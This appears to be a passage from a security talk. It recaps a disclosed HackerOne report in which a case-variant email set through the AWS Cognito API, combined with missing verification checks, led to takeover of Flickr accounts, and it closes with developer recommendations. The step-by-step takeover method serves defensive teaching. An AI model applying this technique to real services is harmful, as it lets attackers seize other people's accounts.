When you update the value of an email or phone number attribute, your user must verify the new value. Until they verify the new value, they can receive messages and sign in with the original value. If you don't turn on this feature, your user can't sign in with that attribute before they verify the new value.

# Security misconfiguration #4: Updating email attribute before verification

<https://hackerone.com/reports/1342088>

386

#1342088

## Flickr Account Takeover using AWS Cognito API

Reported to

Flickr

Managed

Disclosed

December 18, 2021 8:35am +0800

Severity

 Critical (9 ~ 10)

Weakness

Improper Authentication - Generic

Bounty

\$7,550

Time spent

None

# Security misconfiguration #4: Updating email attribute before verification

1. User victim email is: [jack@domain.com](mailto:jack@domain.com)
2. Updating email was not possible, but using Cognito API, researcher managed to update their email to [Jack@domain.com](mailto:Jack@domain.com)

## Misconfigurations:

- Email attribute is writable so it's possible to update it via Cognito API.
- Email attribute is case-sensitive which could have been set to insensitive from AWS console.

3. Attacker authenticates to [Jack@domain.com](mailto:Jack@domain.com)

## Misconfigurations:

- *email\_verified* attribute value wasn't checked if it's *True*.
- *Keep original attribute value active when an update is pending* wasn't enabled.

4. Flickr normalizes [Jack@domain.com](mailto:Jack@domain.com) email to [jack@domain.com](mailto:jack@domain.com) (victim) resulting in ATO.

# Recommendations for developers

- Remove sensitive details from server responses, including Cognito Identity Pool Id.
- Disable Signup on AWS Cognito if not required.
- Disable unauthenticated role if not required.
- Review IAM policy attached to the authenticated and unauthenticated role to ensure least privilege access.
- Evaluate all user attributes and disable writing permission if not necessary.
- Remember that the email attribute value may hold an unverified email address.

# Thank you!

Reach out on Twitter [@yassineaboukir](https://twitter.com/yassineaboukir)

Or <https://yassineaboukir.com>